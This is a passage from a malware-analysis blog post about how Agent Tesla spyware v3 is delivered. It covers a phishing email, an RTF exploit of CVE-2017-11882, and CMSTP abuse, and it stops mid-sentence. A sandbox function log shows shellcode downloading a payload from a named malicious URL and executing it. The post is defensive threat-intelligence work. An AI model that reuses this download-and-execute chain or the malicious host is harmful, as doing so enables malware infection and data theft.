Threat Bulletin: Exploring the Differences and Similarities of Agent Tesla v2 & v3


May 11th 2021

Share blog:

back to blog overview

Agent Tesla is a spyware that has been around since 2014. It's in active development, constantly being updated and improved with new features, obfuscation, and encryption methods. The malware is sold as a service with a relatively cheap licensing model, which makes it particularly easy to use and can explain its distribution on such a wide scale. At the time of writing two versions of Agent Tesla can still be found in the wild – version 2 and 3. Version 3 comes with some updates and additional features and is currently the most prevalent.

Agent Tesla's most common and successful delivery method is through email, either in the form of spam or more targeted campaigns (OPEC+, COVID-19, ISPS), where the malware is bundled as an attachment, usually in the form of a document or a compressed archive (Figure 1).


Email Information

Sender	"Seafreight Export LCL" <caf9@4b2dacf5.com>
Subject	hello
To	79187ec28d26@5371a2355655.sg
Cc	-
Bcc	-

Email Body

Size	12 bytes
Mime-Type	text/plain
Actions	•••

[redacted]

Attachments (1)

Name	Size	Mime-Type	Severity	Recursively Submitted	Actions
INVOICE-6754.doc	301.65 KB	text/rtf	MALICIOUS	✓info	•••

From Seafreight Export LCL <caf9@4b2dacf5.com>
Subject **hello**
To 79187ec28d26@5371a2355655.sg
3/25/2021, 1:19 AM

[redacted]

1 attachment: INVOICE-6754.doc 302 KB


Figure 1: VMRay Analyzer – Email delivering Agent Tesla (left) and the email displayed in an email client (right).

In the following Threat Bulletin, we'll explore the delivery process of an Agent Tesla sample and some of the differences and similarities between different versions of Agent Tesla. With that in mind, we begin by looking into a fairly recent sample of Agent Tesla (v3) delivered as an email attachment (Figure 1).

Agent Tesla – Initial Stages

The email arrives with an attachment posing as an invoice with the .doc extension but is actually an RTF document. When it's opened, it exploits CVE-2017-11882 to execute further stages. The shellcode used in the exploitation of the Equation Editor (eqnedt32.exe) is responsible for downloading and executing the next stage (Figure 2).

View the VMRay Analyzer Report for Agent Tesla v3 (INVOICE-6754.doc.rtf)




```
[0102.667] GlobalLock (hMem=0x6b0074) returned 0x4520048
[0102.667] GetProcAddress (hModule=0x765d0000, lpProcName="ExpandEnvironmentStringsW") returned 0x765ecd50
[0102.667] ExpandEnvironmentStringsW (in: lpSrc="%APPDATA%\\yugox3794589.scr", lpDst=0x19e9ec, nSize=0x104 | out: lpDst=
"C:\\Users\\RDhJ0CNFevzX\\AppData\\Roaming\\yugox3794589.scr") returned 0x37
[0102.667] LoadLibraryW (lpLibFileName="UrlMon") returned 0x716a0000
[0102.701] GetProcAddress (hModule=0x716a0000, lpProcName="URLDownloadToFileW") returned 0x7171b240
[0102.701] URLDownloadToFileW (param_1=0x0, param_2="http://zytrox.tk/modex/yugox.scr", param_3=
"C:\\Users\\RDhJ0CNFevzX\\AppData\\Roaming\\yugox3794589.scr" (normalized:
"c:\\users\\rdhj0cnfevzx\\appdata\\roaming\\yugox3794589.scr"), param_4=0x0, param_5=0x0)
[0117.452] GetProcAddress (hModule=0x765d0000, lpProcName="GetStartupInfoW") returned 0x765ea740
[0117.452] GetStartupInfoW (in: lpStartupInfo=0x19ec0c | out: lpStartupInfo=0x19ec0c*(cb=0x44, lpReserved="", lpDesktop=
"WinSta0\\Default", lpTitle="C:\\Program Files (x86)\\Microsoft Office\\Root\\VFS\\ProgramFilesCommonX86\\Microsoft
Shared\\EQUATION\\EQNEDT32.EXE", dwX=0x28, dwY=0x28, dwXSize=0x50, dwYSize=0x28, dwXCountChars=0x0, dwYCountChars=0x0,
dwFillAttribute=0x0, dwFlags=0x80, wShowWindow=0x1, cbReserved2=0x0, lpReserved2=0x0, hStdInput=0x19ec28, hStdOutput=0x18f38141,
hStdError=0x19f4b8))
[0117.452] GetProcAddress (hModule=0x765d0000, lpProcName="CreateProcessW") returned 0x765eb000
[0117.452] CreateProcessW (in: lpApplicationName="C:\\Users\\RDhJ0CNFevzX\\AppData\\Roaming\\yugox3794589.scr", lpCommandLine=0x0,
 lpProcessAttributes=0x0, lpThreadAttributes=0x0, bInheritHandles=0, dwCreationFlags=0x0, lpEnvironment=0x0, lpCurrentDirectory=
0x0, lpStartupInfo=0x19ec0c*(cb=0x44, lpReserved="", lpDesktop="WinSta0\\Default", lpTitle="C:\\Program Files (x86)\\Microsoft
Office\\Root\\VFS\\ProgramFilesCommonX86\\Microsoft Shared\\EQUATION\\EQNEDT32.EXE", dwX=0x28, dwY=0x28, dwXSize=0x50, dwYSize=
0x28, dwXCountChars=0x0, dwYCountChars=0x0, dwFillAttribute=0x0, dwFlags=0x80, wShowWindow=0x1, cbReserved2=0x0, lpReserved2=0x0,
hStdInput=0x19ec28, hStdOutput=0x18f38141, hStdError=0x19f4b8), lpProcessInformation=0x19ec50 | out: lpCommandLine=0x0,
lpProcessInformation=0x19ec50*(hProcess=0x35c, hThread=0x398, dwProcessId=0x398, dwThreadId=0x12f0)) returned 1
[0118.296] GetProcAddress (hModule=0x765d0000, lpProcName="ExitProcess") returned 0x765f7b30
[0118.296] ExitProcess (uExitCode=0x0)
```

4/5	Execution	Document tries to create process	4

- Document creates (process #2) eqnedt32.exe. •••
- Document creates (process #8) cmstp.exe. •••
- Document creates (process #12) yugox3794589.scr. •••
- Document creates (process #17) timeout.exe. •••

Figure 2: VMRay function log of the Equation Editor process downloading the next stage (top) and a VTI depicting document creating other processes (bottom).

Interestingly, with this delivery, the threat actors leverage the CMSTP.exe to launch further stages (Figure 3).



CMSTP

Corresponding VMRay Threat Identifiers (1)

-	Score	Category	Operation	Count	Classification
	4/5	Execution	Abuses CMSTP to execute code	1	-


- (Process #5) yugox3794589.scr uses configuration file C:\windows\temp\lycxy0wt.inf to execute code with CMSTP via COM.

Technique Information

ID:	T1191
Tactics:	Defense Evasion, Execution
Platform:	Windows

Figure 3: Abusing CMSTP to launch further stages.


CMSTP is usually used to install Connection Manager service profiles. It takes an 